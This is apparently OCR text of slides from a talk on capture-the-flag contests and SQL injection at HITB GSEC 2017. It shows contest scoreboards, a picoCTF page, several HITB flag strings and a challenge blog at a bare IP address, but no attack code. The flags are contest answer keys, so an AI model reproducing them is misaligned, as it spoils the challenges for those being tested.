
CTFs and SQL Injection

My experience at HITB GSEC 2017.

What is Capture the Flag?

HITB{95700d8aefdc1648b90a92f3a8460a2c}


0.6KB/s
0.7KB/s
59° 0.11 A
Thu 5:23 PM
Search
oads
3.bin
Congratulations!
HITB{96ac9a0458279711e5d61f10849e6c58}
Congratulations!
HITB{96ac9a0458279711e5d61f10849e6c58}
Congratulations!
HITB{96ac9a0458279711e5d61f10849e6c58}
Congratulations!
HITB{96ac9a0458279711e5d61f10849e6c58}
image.png
Calc.class
sha2017
ab436242-
a5c7-4d...e05b3bd
ambrosechua@node1: ~/Desktop
~/Desktop

CTF TIME

Team rating

2017 | 2016 | 2015 | 2014 | 2013 | 2012 | 2011

Place	Team	Country	Rating
1	Plaid Parliament of Pwning		701.259
2	217		570.149
3	LC↯BC		469.205
4	Bushwhackers		435.993
5	Dragon Sector		428.095
6	Shellphish		426.139
7	binja		345.130
8	dcua		343.718
9	p4		336.751
10	Tasteless		330.081

Full rating | Rating formula

Past events

With scoreboard | All

RHme3 - Qualifiers

Aug. 28, 2017 11:00 UTC | On-line | Weight voting in progress

Place	Team	Country	Points
1	KITCTF		0.000*
2	kag		0.000
3	Fluxion		0.000

484 teams total | Tasks and writeups

HackIT CTF 2017

Aug. 27, 2017 14:00 UTC | On-line | Weight voting in progress

Place	Team	Country	Points
1	sec0d		0.000*
2	dcua		0.000
3	ASIS		0.000

pic CTF

CMU CYBERSECURITY COMPETITION

31 mar – 14 apr 2017
(noon EDT-noon EDT)

Congratulations on a great competition!

DAYS

GET STARTED!

LOGIN (IF ALREADY REGISTERED)

WHAT IS picoCTF?

- A computer security game for middle and high school students.

DIAMOND SPONSOR

https://picoctf.com

Please Submit Writeup Bef
Click He

CRYPTO 0/3 | MISC 3/7 | MOBILE 1/2 | PWN 0/8 | WEB 2/3

WIRETAPPED

(0 solved)

1000 pt

SFER SIMPLE_TRANSFER

(58 solved)

259 pt

1. Underworld
2. hashcow
3. MK

REDHERRING

(9 solved)

714 pt

1. KITCTF
2. Firebird
3. VXRL

AI

666 pt

SINGAPORE 2017, DATI

(72 solved)

219 pt

1. 0x000505ad
2. XMan
3. :au BroadwareMa

FLYING_HIGH

(52 solved)

281 pt

1. xSTF
2. Vidar_fy
3. 110066

CEPHALOPOD

(134 solved)

130 pt

1. XMan
2. ROIS
3. hashcow

Blog

A web task I encountered at HITB GSEC 2017

Terms

- API - Application Programming Interface

BLOG

No description.

http://47.74.147.34:20011

Dynamic multi-author blog version 0.1

Authors

- Bartholomew Igbad
- Harvey Acker
- All authors

Welcome!

This is our blog!

Check out our exquisite list of authors on the left.


Choose a blog item to read on the left.

